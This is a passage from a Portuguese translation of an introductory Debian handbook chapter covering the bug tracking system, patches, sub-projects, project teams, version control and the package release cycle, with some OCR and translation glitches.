acordo com vários critérios, tais como: pacote afetado, gravidade, estado, endereço do repórter, o endereço do mantenedor no comando de tudo, tag, etc também é possível navegar pela lista completa do histórico de todas as discussões sobre cada um dos bugs.

Sutilmente, a BTS Debian comunica via e-mail: todas informações que armazena vêm de mensagens enviadas pelas pessoas envolvidas. Qualquer e-mail enviado para < 12345@bugs.debian.org > irá, portanto, ser atribuída à história de bug número. 12345. Pessoas autorizadas podem "fechar" um erro ao escrever uma mensagem descrevendo as razões para a decisão de fechar o < 12345-done@bugs.debian.org > (um bug é fechado quando o problema indicado foi resolvido ou não é mais relevante). Um

novo bug é relatada através do envio de um e-mail para < submit@bugs.debian.org > de acordo com um formato específico que identifica o pacote em questão. O endereço < control@bugs.debian.org > permite a edição de todos as "meta-informação" relacionado a um bug.

O BTS Debian tem outras características funcionais, tais como o uso de tags para erros de rotulagem. Para mais informações, consulte

→ http://www.debian.org/Bugs/

VOCABULÁRIO Severidade de um bug

A severidade de um bug formalmente atribui um grau de severidade para o

problema indicado. Efetivamente, nem todos os bugs têm a mesma importância, por exemplo, um erro de digitação em uma página de alguém não é comparável a uma vulnerabilidade de segurança no software do servidor.

O Debian usa uma escala de severidade estendida para indicar com precisão a severidade de um bug. Cada nível é definido com precisão, a fim de facilitar a seleção dos mesmos.

→ http://www.debian.org/Bugs/Developer#s

Além disso, inúmeros usuários satisfeitos serviço oferecido pelo Debian gostariam de fazer uma contribuição própria para o projeto.

Como nem todo mundo tem níveis apropriados de experiência em programação, eles escolhem, talvez, ajudar com a tradução e revisão de documentação. Há listas de discussão específicos de idioma para vários idiomas. Para francês, por exemplo, é < debian-l10n-french@lists.debian.org >.

→ http://www.debian.org/intl/french/

VOLTA PARA O BÁSICO **O que são i18n e l10n?**

"I18n" e "l10n" são as abreviaturas (em inglês) para as palavras "internacionalização" e "regionalização", respectivamente, preservando a letra

inicial e final de cada palavra, e o número de letras no meio.

"Internacionalizar" um programa consiste em modificá-lo para que ele possa ser traduzido (regionalizado). Isso envolve reescrever parcialmente um programa inicialmente escrito para trabalhar em uma língua, a fim de ser capaz de abri-lo para todos os idiomas.

"Regionalizar" um programa consiste em traduzir as mensagens originais (frequentemente em Inglês) para outro idioma. Para isso, já deve ter sido internacionalizado.

Em resumo, a internacionalização prepara o software para a tradução, que é então executada pela regionalização.

VOLTA PARA O BÁSICO como enviar uma correção

Um patch é um arquivo que descreve mudanças a serem feitas a um ou mais arquivos de referência. Especificamente, ele irá conter uma lista de linhas a serem removidos ou adicionado ao código, bem como (por vezes) linhas tomadas a partir do texto de referência, substituindo as modificações no contexto (que permitem identificar o posicionamento das alterações, se os números de linha foram alterados).

O instrumento utilizado para aplicar as modificações dadas em tal arquivo é simplesmente chamado de **patch**. A ferramenta que o cria é chamado **diff**, e é utilizado como se segue:

```
$ diff -u file.old file.new >file.patch
```

O arquivo `file.patch` contém as instruções para alterar o conteúdo do `file.old` em `File.new` . Podemos enviá-lo para alguém, que pode usá-lo para recriar `File.new` a partir dos outros dois, como este:

```
$ patch -p0 file.old <file.patch
```

O arquivo, `file.old` , é agora idêntico ao `File.new` .

FERRAMENTA Assinalar um bug com reportbug

A ferramenta **reportbug** facilita o envio de relatórios de bugs em um pacote Debian. Pode verificar para garantir que o bug em questão já não tenha sido

arquivado, e assim, evitar redundância no sistema. Ela lembra o usuário da definição dos níveis de gravidade, para a comunicação ser tão precisa quanto possível (o desenvolvedor pode sempre afinar esses parâmetros mais tarde, se necessário). Ela ajuda a escrever um relatório de bug completo sem que o usuário precise conhecer a sintaxe precisa, escrevendo-o e permitindo que o usuário possa editá-lo. Este relatório será enviado através de um servidor de e-mail (local, por padrão, mas **reportbug** também pode usar um servidor remoto).

Esta ferramenta tem como primeiro alvo as versões de desenvolvimento, onde só se preocupa com a resolução de bugs. A versão estável do Debian é, de fato, escrita firmemente, com a exceção das atualizações de segurança ou outras

atualizações importantes (se, por exemplo, um pacote não está funcionando em todos). A correção de um pequeno bug em um pacote Debian deve, portanto, esperar pela a próxima versão estável.

Todos esses mecanismos são acentuadas pelo comportamento dos usuários. Longe de serem isolados, são uma verdadeira comunidade em que numerosas trocas acontecem. Nós observarmos principalmente a impressionante atividade na lista de discussão do usuário , < debian-user@lists.debian.org > (Chapter 7, *Resolvendo Problemas e Encontrando Informações Relevantes* discute isso em maior detalhe).

Não só os usuários se ajudam em questões técnicas que afetam diretamente a eles, mas também discutem as melhores formas de contribuir para o projeto Debian e ajudá-lo a avançar - discussões que muitas vezes resultam em sugestões de melhorias.

Já que o Debian não gasta fundos em todas campanhas de auto-promoção de marketing, seus usuários têm um papel essencial na sua difusão, assegurando a sua notoriedade através da propaganda boca a boca.

Este método funciona muito bem, uma vez que fãs do Debian são encontrados

em todos os níveis da comunidade de software livre: a partir de festas de instalação (oficinas onde os usuários experientes ajudam os recém-chegados para instalar o sistema) organizados por GULs locais ou "Grupos de Usuários de Linux", para estandes de associação em grandes convenções que lidam com tecnologias como o Linux, etc.

Voluntários fazem cartazes, brochuras e outros materiais promocionais úteis para o projeto, que colocam à disposição de todos, e que o Debian oferece gratuitamente em seu website:

→ http://www.debian.org/events/materi

1.3.3. Equipes e Sub-Projetos

Debian é organizado inicialmente em torno do conceito dos pacotes de código fonte, cada um com seu mantenedor ou grupo de mantenedores. Numerosas equipes de trabalho lentamente apareceram, garantindo a administração da infra-estrutura, gestão de tarefas não específicas para qualquer pacote em particular (garantia de qualidade, Política Debian, instalador, etc), com as últimas equipes que crescem ao redor dos sub-projetos.

1.3.3.1. Sub-Projetos Debian

1.3.1. Sub-Projetos Debian Existentes

Cada um com seu próprio Debian ! Um sub-projeto é um grupo de voluntários interessados em adaptar o Debian para necessidades específicas . Além da seleção de um sub-grupo de programas destinados a um domínio particular (educação, medicina, criação multimídia, etc), isto também envolve a melhoria dos pacotes existentes, empacotamento de software faltando, adaptando o programa de instalação, criação de documentação específica, e muito mais.

VOCABULÁRIO **Sub-projeto e**

distribuição derivada

O processo de desenvolvimento para uma distribuição derivada consiste em começar com uma versão específica do Debian e fazer uma série de modificações nela. A infra-estrutura utilizada para este trabalho é completamente externa ao projeto Debian. Não há necessariamente uma política de contribuição de melhorias. Esta diferença explica como uma distribuição derivada pode "divergir" de suas origens, e por que têm que sincronizar regularmente com sua fonte de modo a se beneficiar de melhorias feitas no upstream.

Por outro lado, um sub-projeto pode não divergir, uma vez que todo o trabalho consiste em melhorar diretamente o Debian de modo a adaptá-lo para um

objetivo específico.

A distribuição derivada mais conhecida é, sem dúvida, o Ubuntu, mas existem muitas. Veja Appendix A, *Distribuições Derivadas* para aprender sobre suas particularidades e seu posicionamento em relação ao Debian.

Aqui está uma pequena seleção dos sub-projetos correntes:

- Debian-Junior, por Ben Armstrong, oferecendo um atraente e fácil de usar sistema Debian para crianças;
- Debian-Edu, por Petter Reinholdtsen, focada na criação de

uma distribuição especializada para o mundo acadêmico;

- Debian Med, por Andreas Tille, dedicada para o campo medicinal;
- Debian-Multimedia, dos criadores do AGNULA, que trata da criação multimídia;
- Debian-Desktop, por Colin Walters, focada no desktop;
- Debian-Ham, criado por Bruce Perens, tem como alvo os entusiastas de rádio amador;
- Debian-NP (Non-Profit) é para organizações sem fins lucrativos;
- Debian-Lex, finalmente, destina-se para o trabalho dentro do campo legal.

Esta lista provavelmente irá continuar a crescer com o tempo e melhor percepção das vantagens dos sub-projetos. Totalmente suportados pela infra-estrutura Debian existente , eles podem, com efeito, se concentrar no trabalho com valor acrescentado real, sem se preocupar em permanecer sincronizado com o Debian, uma vez que são desenvolvidos dentro do projeto.

PERSPECTIVA Debian na academia

Debian-Edu era, inicialmente, um projeto francês, criado por Stéphane Casset e Raphaël Hertzog, dentro da empresa Logidee, em nome de um centro de documentação pedagógica departamental.

Raphaël então integrou-o com o Debian como um sub-projeto. Devido a limitações de tempo, não tem progredido mais, como é frequentemente no caso de projetos de software livre em que faltam colaboradores.

Da mesma forma, uma equipe de noruegueses trabalhou em uma distribuição semelhante, também com base no debian-installer **reportbug** . Com o progresso do SkoleLinux sendo significativo, Raphaël sugeriu que ele se torne parte da família Debian e assuma o sub-projeto Debian-Edu.

PERSPECTIVA **Debian para multimedia**

AGNULA era um projeto europeu, gerido sob a direção de uma equipe italiana. Ela

vinculou, para a parte "DeMuDi" , o desenvolvimento de uma versão do Debian dedicado a aplicações multimídia. Certos membros do projeto, especialmente Marco Trevisani, quis perpetuá-lo, integrando-o no âmbito do Projeto Debian. O sub-projeto Debian-Multimedia nasceu.

→ http://wiki.debian.org/DebianMultimedia

O projeto, no entanto, teve dificuldade na formação de uma identidade e decolar. Free Ekanayaka fez o trabalho dentro do Debian, mas ofereceu os resultados sob a forma de uma distribuição derivada, que hoje é conhecido como 64Studio. Esta distribuição é afiliada a uma nova empresa que oferece suporte técnico.

→ http://www.64studio.com/

1.3.3.2. Times Administrativos

A maioria das equipes administrativas são relativamente fechadas e recrutam só por cooptação. O melhor meio para se tornar parte de uma é inteligentemente auxiliar os atuais membros, demonstrando que você tenha entendido seus objetivos e métodos de operação.

O ftpmasters estão a cargo do repositório oficial dos pacotes Debian. Eles mantêm o programa que recebe pacotes enviados por desenvolvedores

e automaticamente armazenam eles, depois de algumas verificações no servidor de referência (`ftp-master.debian.org`).

Eles devem igualmente verificar as licenças de todos os novos pacotes, a fim de assegurar que o Debian pode distribuir-los, antes da sua inclusão no corpo de pacotes existentes. Quando um desenvolvedor deseja remover um pacote, aborda esta equipe através do sistema de acompanhamento de bugs e o "pseudo-pacote" *ftp.debian.org* .

VOCABULÁRIO **O pseudo-pacote, uma ferramenta de monitoramento**

O sistema de acompanhamento de bugs,

inicialmente concebido para associar relatórios de erros com um pacote Debian, revelou-se muito prático para gerenciar outros assuntos: as listas de problemas a serem resolvidos ou tarefas para gerenciar, sem qualquer ligação a um pacote Debian particular. "Pseudo-pacotes" permitem, assim, algumas equipes a usar o sistema de acompanhamento de bugs sem associar um pacote real com sua equipe. Todo mundo pode, portanto, relatar problemas que precisam ser tratados. O BTS tem uma entrada *ftp.debian.org* para relatar problemas no repositório de pacotes oficiais ou simplesmente para solicitar a remoção de um pacote. Da mesma forma, o pacote de pseudo-package *www.debian.org* refere-se a erros no site do Debian, e *lists.debian.org* reúne todos os problemas relativos às listas de

discussão.

FERRAMENTA FusionForge, o canivete suíço do desenvolvimento colaborativo

FusionForge é um programa que permite a criação de sites semelhantes a `www.sourceforge.net` , `alioth.debian.org` , ou mesmo `savannah.gnu.org` . Abriga projetos e fornece uma gama de serviços que facilitem o desenvolvimento colaborativo. Cada projeto terá um espaço virtual dedicado lá, incluindo um site, sistema de rastreamento de bugs, sistema de monitoramento de patch, ferramenta de pesquisa, armazenamento de arquivos, fóruns, repositórios de versão do sistema de controle, listas de discussão e diversos outros serviços relacionados.

`alioth.debian.org` é um servidor Debian FusionForge, administrado por Mas Roland, Tollef Fog Heen, Stephen Gran, e Christian Bayle. Qualquer projeto que envolve um ou mais desenvolvedores do Debian pode ser hospedado lá.

→ http://alioth.debian.org/

Muito complexo para a ampla gama de serviços que oferece, FusionForge é por outro lado relativamente fácil de instalar, graças ao trabalho excepcional de Roland Mas e Christian Bayle no fusionforge pacote Debian.

A equipe *debian-admin* (<debian-admin@lists.debian.org>), como se poderia esperar, é responsável pela

administração do sistema de muitos servidores usados pelo projeto. Eles garantem o funcionamento ótimo de todos os serviços básicos (DNS, Web, e-mail, shell, etc), instalam o software solicitado por desenvolvedores Debian e tomam todas as precauções no que diz respeito à segurança.

FERRAMENTA Sistema de rastreamento de pacotes

Esta é uma das criações de Raphaël. A idéia básica é, para um determinado pacote, centralizar as informações sobre ele, tanto quanto possível em uma única página. Assim, pode-se rapidamente verificar o estado de um programa, identificar tarefas a serem realizadas, e

oferecer assistência de alguém. É por isso que esta página reúne todas estatísticas de erros, as versões disponíveis em cada distribuição, o progresso de um pacote na distribuição Testing , o status das traduções de descrições e modelos debconf, a disponibilidade eventual de uma nova versão, avisos de descumprimento da mais recente versão da Política Debian, informações sobre o mantenedor, outras informações que o dito mantenedor deseja incluir.

→ http://packages.qa.debian.org/

Um serviço de assinatura de e-mail completa esta interface web. Ela envia automaticamente as seguintes informações selecionadas para a lista: bugs e discussões relacionadas, a disponibilidade de uma nova versão nos

servidores Debian, traduções concluídas (para revisão), etc.

Os usuários avançados podem, assim, seguir toda esta informação de perto e até mesmo contribuir para o projeto, uma vez que tiver um suficiente bom conhecimento de como ele funciona.

Outra interface web, conhecida como *Supervisão de Pacotes do Desenvolvedor Debian (Debian Developer's Packages Overview)* (DDPO), fornece a cada desenvolvedor uma sinopse do estado de todos os pacotes Debian colocados sob a sua carga.

→ http://qa.debian.org/developer.php

Estes dois sites compreendem as ferramentas para o Debian QA (Quality Assurance), o grupo responsável pela

garantia de qualidade no Debian.

A equipe *listmasters* administra o servidor de e-mail que gerencia as listas de discussão. Eles criam novas listas , tratam das quicadas (avisos de falha na entrega), e mantem os filtros de spam (massa não solicitada de e-mail).

CULTURA **Tráfego nas listas de discussão: alguns números**

As listas de discussão são, sem dúvida, o melhor testemunho para a atividade em um projeto, uma vez que mantem o controle de tudo o que acontece. Algumas estatísticas (de 2007) sobre nossas listas

falam por si: Debian hospeda mais de 180 listas, totalizando 175.000 assinaturas individuais. As 45.000 mensagens enviadas a cada mês geram um milhão de e-mails diariamente.

Cada serviço específico tem sua própria equipe de administração do sistema, geralmente composta de voluntários que o instalaram (e também freqüentemente programam as ferramentas correspondentes eles mesmos). Este é o caso do sistema de acompanhamento de bugs (BTS), o sistema de rastreamento de pacotes (PTS), `alioth.debian.org` (servidor FusionForge, consulte a barra lateral), os serviços disponíveis no

`qa.debian.org`,
`lintian.debian.org`,
`buildd.debian.org`,
`cdimage.debian.org`, etc.

1.3.3.3. Equipes de Desenvolvimento, Equipes Transversais

Diferente das equipes administrativas, as equipes de desenvolvimento são bem amplamente abertas, mesmo para os contribuintes de fora. Mesmo que se o Debian não tem vocação para criar um software, o projeto necessita de alguns programas específicos para atender seus objetivos. Claro,

desenvolvido sob uma licença de software livre, essas ferramentas fazem uso de métodos comprovados em outras partes do mundo do software livre.

CULTURA CVS

CVS (Concurrent Versions System | Sistema de Versões Concorrentes) é uma ferramenta para o trabalho colaborativo em vários arquivos, mantendo um histórico de modificações. Os arquivos em questão são geralmente arquivos de texto, como o código de um programa fonte. Se várias pessoas trabalham juntas no mesmo arquivo, **cvs** apenas podem mesclar as alterações feitas, se elas foram feitos para diferentes partes do arquivo. Caso contrário, esses "Conflitos" devem

ser resolvidos com a mão. Este sistema gerencia as modificações, linha por linha, armazenando os patches diff de uma versão para outra.

CVS utiliza um arquivo central (chamado de repositório CVS) para armazenar arquivos e o histórico de suas modificações (cada revisão é registrada na forma de um patch de arquivo *diff* , destinado a ser utilizado na versão anterior) . Todos verificam uma determinada versão (cópia de trabalho) para trabalhar. A ferramenta permite visualizar as modificações feitas na cópia de trabalho (**cvs diff**), para gravá-los no repositório central através da criação de uma nova entrada no histórico das versões (**cvs commit**), para atualizar a cópia de trabalho para incluir modificações feitas em paralelo por

outros usos (**cvs update**), para gravar uma configuração especial na história, a fim de ser capaz de facilmente extraí-lo mais tarde (**cvs tag**).

CVS peritos sabem como lidar com várias versões simultâneas de um projeto em desenvolvimento sem que interfiram uns com os outros. Estas versões são chamados *ramos* . Esta metáfora de uma árvore é bastante precisa, uma vez que um programa é desenvolvido inicialmente em um tronco comum. Quando um marco foi alcançado (como a versão 1.0), o desenvolvimento continua em dois ramos: o ramo de desenvolvimento prepara o próximo grande lançamento, e o ramo de manutenção gerencia as atualizações e correções para a versão 1.0.

cvs , no entanto, tem algumas limitações.

É incapaz de gerenciar links simbólicos, mudanças em nomes de arquivo ou diretório, a exclusão de diretórios, etc. Isto tem contribuído para o aparecimento de mais modernas, e livres, alternativas que preencheram a maioria dessas lacunas. Estas incluem, especialmente, **subversão** (**svn**), **git** , **bazar** (**bzr**), e **mercurial** (**hg**).

→ http://subversion.tigris.org/

→ http://git-scm.com/

http://bazaar-vcs.org/~~V

→ http://mercurial.selenic.com/

Debian desenvolveu poucos softwares para si , mas certos programas têm

assumido um papel de protagonista, sua fama se espalhou para além escopo do projeto. Bons exemplos são **dpkg** , o programa de gerenciamento de pacotes do Debian (é, na verdade, uma abreviatura de Debian PacKaGe (pacote do Debian)), e **apt** , uma ferramenta para instalação automática de qualquer pacote Debian, e suas dependências, garantindo a coesão do sistema após a atualização (seu nome é uma sigla para Advanced Package Tool (Ferramenta Avançada de Pacotes)). Os seus times são, no entanto, muito menores, uma vez que um nível bastante elevado de habilidade de programação é necessária para a compreensão do conjunto de ações

destes tipos de programas.

A equipe mais importante é provavelmente a do programa de instalação do Debian, **debian-installer**, que realizou uma obra de proporções monumentais, desde a sua concepção em 2001. Vários colaboradores foram necessários, uma vez que é difícil escrever um único programa capaz de instalar o Debian em uma dúzia de diferentes arquiteturas. Cada um tem seu próprio mecanismo para inicialização e seu próprio bootloader. Todo este trabalho é coordenado no debian-boot@lists.debian.org <_> lista de discussão, sob a direção de Otávio Salvador Joey Hess.

→ http://www.debian.org/devel/debian-installer/

→ http://kitenet.net/~joey/entry/d-i_retrospective/

A equipe do programa **debian-cd**, muito pequena, tem um objetivo ainda mais modesto. Muitos "pequenos" colaboradores são responsáveis pela sua arquitetura, já que o principal desenvolvedor pode não saber todas as sutilezas, nem a forma exata para iniciar o instalador a partir do CD-ROM.

Muitas equipes devem colaborar com outras na atividade de empacotamento: < debian-qa@lists.debian.org >

tenta, por exemplo, garantir a qualidade em todos os níveis do projeto Debian. A equipe do lista do programa <debian-policy@lists.debian.org > desenvolve A Política do Debian de acordo com propostas de todo o lugar. A equipe encarregada de cada arquitetura (< debian- *arquitetura* @ lists.debian.org >) compila todos os pacotes, adaptando-os à sua arquitetura particular, se necessário.

Outras equipes gerenciam os pacotes mais importantes, a fim de garantir a manutenção sem colocar uma carga muito pesada sobre um único par de ombros, este é o caso com a biblioteca C <debian-policy@lists.debian.org debian-

glibc@lists.debian.org > , e o compilador C no debian-gcc@lists.debian.org <debian-policy@lists.debian.org > lista, ou Xorg no debian-x@lists.debian.org <debian-policy@lists.debian.org > (este grupo também é conhecido como o Strike Force X, coordenado por Cyril Brulebois).

1.4. O Papel das Distribuições

Uma distribuição GNU / Linux tem dois objetivos principais: instalar um sistema operacional livre em um computador (com ou sem um sistema existente ou sistemas), e fornecer uma gama de software que abrange todas necessidades dos usuários.

1.4.1. O Instalador: debian-installer

O **debian-installer** , projetado para ser extremamente modular, a fim de ser o mais genérico possível, responde de primeira. Abrange ampla gama de situações de instalação e, em geral, facilita grandemente a criação de um instalador derivado para corresponder a um caso particular.

Esta modularidade, que o torna também muito complexo, pode incomodar os desenvolvedores que estão descobrindo esta ferramenta. Quer seja utilizado em modo gráfico ou texto, a experiência do usuário ainda é semelhante. Grandes esforços têm sido feitos para reduzir o número de campos para preencher, o que explica a

inclusão de software de deteção automática de hardware.

É interessante notar que as distribuições derivadas do Debian diferem muito sobre este aspecto, fornecem um instalador mais limitado (muitas vezes confinado à arquitetura i386), mas mais user-friendly para os não iniciados. Por outro lado, eles costumam se abster de se afastar muito do conteúdo do pacote, a fim de se beneficiar tanto quanto possível da vasta gama de softwares oferecidos sem causar problemas de compatibilidade.

1.4.2. A Biblioteca de

Software

Quantitativamente, o Debian é inegavelmente o líder nesse aspecto, com mais de 14.500 pacotes fonte. Qualitativamente, a política do Debian e o longo período de testes antes de liberar uma nova versão estável, justificam a sua reputação para a coesão e estabilidade. Quanto a disponibilidade, tudo está disponível on-line através de numerosos espelhos , atualizados a cada seis horas.

Muitos varejistas vendem CD-ROMs na Internet a um preço muito baixo (muitas vezes a preço de custo), para as

quais as "imagens" estão disponíveis gratuitamente para download. Há apenas um inconveniente: a baixa frequência de lançamentos de novas versões estáveis (o seu desenvolvimento, às vezes leva mais de dois anos), o que atrasa a inclusão de um novo software.

A maioria dos novos programas de software livre rapidamente encontra o caminho para a versão em desenvolvimento que lhes permite ser instalado. Se isso requer muitas atualizações, devido às suas dependências, o programa também pode ser recompilado para a versão estável do Debian (ver Chapter 15,

Criando um Pacote Debian para obter mais informações sobre este tópico).

1.5. Ciclo de vida de um Lançamento

O projeto vai ter simultaneamente três ou quatro versões diferentes de cada programa, chamado Experimental , Instável , Teste , Estável . Cada uma corresponde a uma fase diferente em desenvolvimento. Para um suficiente bom conhecimento, vamos dar uma olhada no caminho de um programa, de sua embalagem inicial à inclusão em uma versão estável do Debian.

***VOCABULÁRIO* Lançamento**

O termo "lançamento" , no projeto do Debian, indica uma versão especial de uma distribuição (por exemplo, "versão instável" significa "a versão instável"). Ele também indica o anúncio público de lançamento de qualquer nova versão (estável).

1.5.1. O Estado Experimental

Primeiro vamos dar uma olhada no caso particular da distribuição Experimental : este é um grupo de

pacotes Debian correspondente ao software atualmente em desenvolvimento, e não necessariamente concluído, explicando o seu nome . Nem tudo passa por esta etapa, alguns desenvolvedores adicionam aqui os pacotes a fim de obter o feedback dos mais experientes (ou mais valentes) usuários.

Caso contrário, essa distribuição freqüentemente abriga importantes modificações para pacotes básicos, cuja integração na instável com erros graves teria repercussões importantes. É, portanto, uma distribuição totalmente isolada, nunca os seus pacotes migram para outra versão

(exceto pela intervenção direta expressa do mantenedor ou do ftpmasters).

1.5.2. O Estado Instável Status

Vamos voltar para o caso do pacote típico. O mantenedor cria um pacote inicial, que compila para versão Instável e coloca no servidor `ftp-master.debian.org`.Este primeiro evento envolve a inspeção e validação dos ftpmasters. O software estará disponível na distribuição Instável , que é arriscada, mas escolhida pelos

usuários que estão mais preocupados em permanecer perto da vanguarda, com pacotes de data até mais recente , do que eles estão preocupados com erros graves. Eles descobrem o programa e, em seguida, testam.


Se encontrarem bugs, reportam para o mantenedor do pacote. O mantenedor então elabora regularmente versões corrigidas que envia (por upload) para o servidor.

Cada pacote recém-atualizado é atualizado em todos os espelhos do Debian ao redor do mundo em menos de seis horas. Os usuários então testam as correções e procuram outros

problemas resultantes das modificações. Várias atualizações podem então ocorrer rapidamente. Durante estes tempos, os robôs autobuilder entram em ação. Na maioria das vezes, o mantenedor tem apenas um PC tradicional e compilou seu pacote na arquitetura i386 (ou amd64); os autobuilders assumem o comando e automaticamente compila versões para todas as outras arquiteturas. Algumas compilações poderão falhar; o mantenedor receberá um relatório de bug indicando o problema que é, então, para ser corrigido nas próximas versões. Quando o erro é descoberto por um especialista para a arquitetura em

questão, o relatório de bug pode vir com um patch pronto para uso.

Figure 1.2. Compilação de um pacote pelos autobuilders



VISTA RÁPIDA buildd, O recompilador de pacotes do Debian

buildd é a abreviação de "build daemon". Este programa automaticamente recompila novas versões de pacotes

Debian nas arquiteturas em que está hospedado (compilação cruzada nem sempre é suficiente).

Assim, para produzir binários para a arquitetura `sparc` , o projeto tem máquinas `sparc` disponíveis (especificamente, a marca Sun). O programa *buildd* é executado nelas continuamente para criar os binários de pacotes para `sparc` de pacotes fonte enviados por desenvolvedores da Debian.

Este software é usado em todos os computadores que servem os autobuilders para o Debian. Por extensão, o termo *buildd* é freqüentemente usado para se referir a estas máquinas, que geralmente são reservados exclusivamente para esta finalidade.

1.5.3. Migração para Teste

Um pouco mais tarde, o pacote terá amadurecido; compilados em todas arquiteturas, não vai ter sofrido modificações recentes. É então um candidato de inscrição na distribuição Teste - um grupo de pacotes instáveis escolhidos de acordo com alguns critérios quantificáveis. Todos os dias um programa seleciona automaticamente os pacotes para incluir em Teste , de acordo com os elementos que garantem um certo nível de qualidade:

1. carece de bugs críticos, ou, pelo menos, menos do que a versão atualmente incluído no Teste ;
2. pelo menos 10 dias em Instável , que é tempo suficiente para encontrar e relatar quaisquer problemas graves;
3. compilação bem-sucedida em todas arquiteturas suportadas oficialmente;
4. dependências que podem ser satisfeitas em Instável , ou que podem pelo menos ser mudadas para lá junto com o pacote em questão.

É claro que este sistema não é infalível; bugs críticos são encontrados

regularmente em pacotes incluídos na Teste . Ainda assim, é geralmente eficaz, Teste apresenta muito menos problemas do que a Instável , sendo para muitos, um bom compromisso entre estabilidade e novidade.

NOTA Limitações da Teste

Muito interessante, em princípio, Teste coloca alguns problemas práticos: o emaranhado de informações cruzadas das dependências entre os pacotes é tal que um pacote nunca pode mudar para lá totalmente por conta própria. Com todos os pacotes, dependendo uns dos outros, é necessário se mover um grande número simultaneamente, o que é impossível quando alguns são atualizações carregadas regularmente. Por outro lado,

o script de identificação das famílias de pacotes relacionados trabalha duro para criá-los (isso seria um problema NP-completo, para o que, felizmente, sabemos de algumas boas heurísticas bons). É por isso que podemos interagir manualmente com e orientar esse script, sugerindo grupos de pacotes, ou impor a inclusão de certos pacotes em um grupo, mesmo que temporariamente quebre algumas dependências. Esta funcionalidade é acessível para os gerentes de lançamento e os seus assistentes.

Recorde-se que um problema NP-completo é de uma complexidade exponencial algorítmica de acordo com o tamanho dos dados, sendo aqui o comprimento do código (o número de figuras) e os elementos envolvidos. A

única maneira de resolver é freqüentemente examinar todas configurações possíveis que podem exigir meios enormes. Uma heurística é uma aproximada, mas satisfatória, solução.
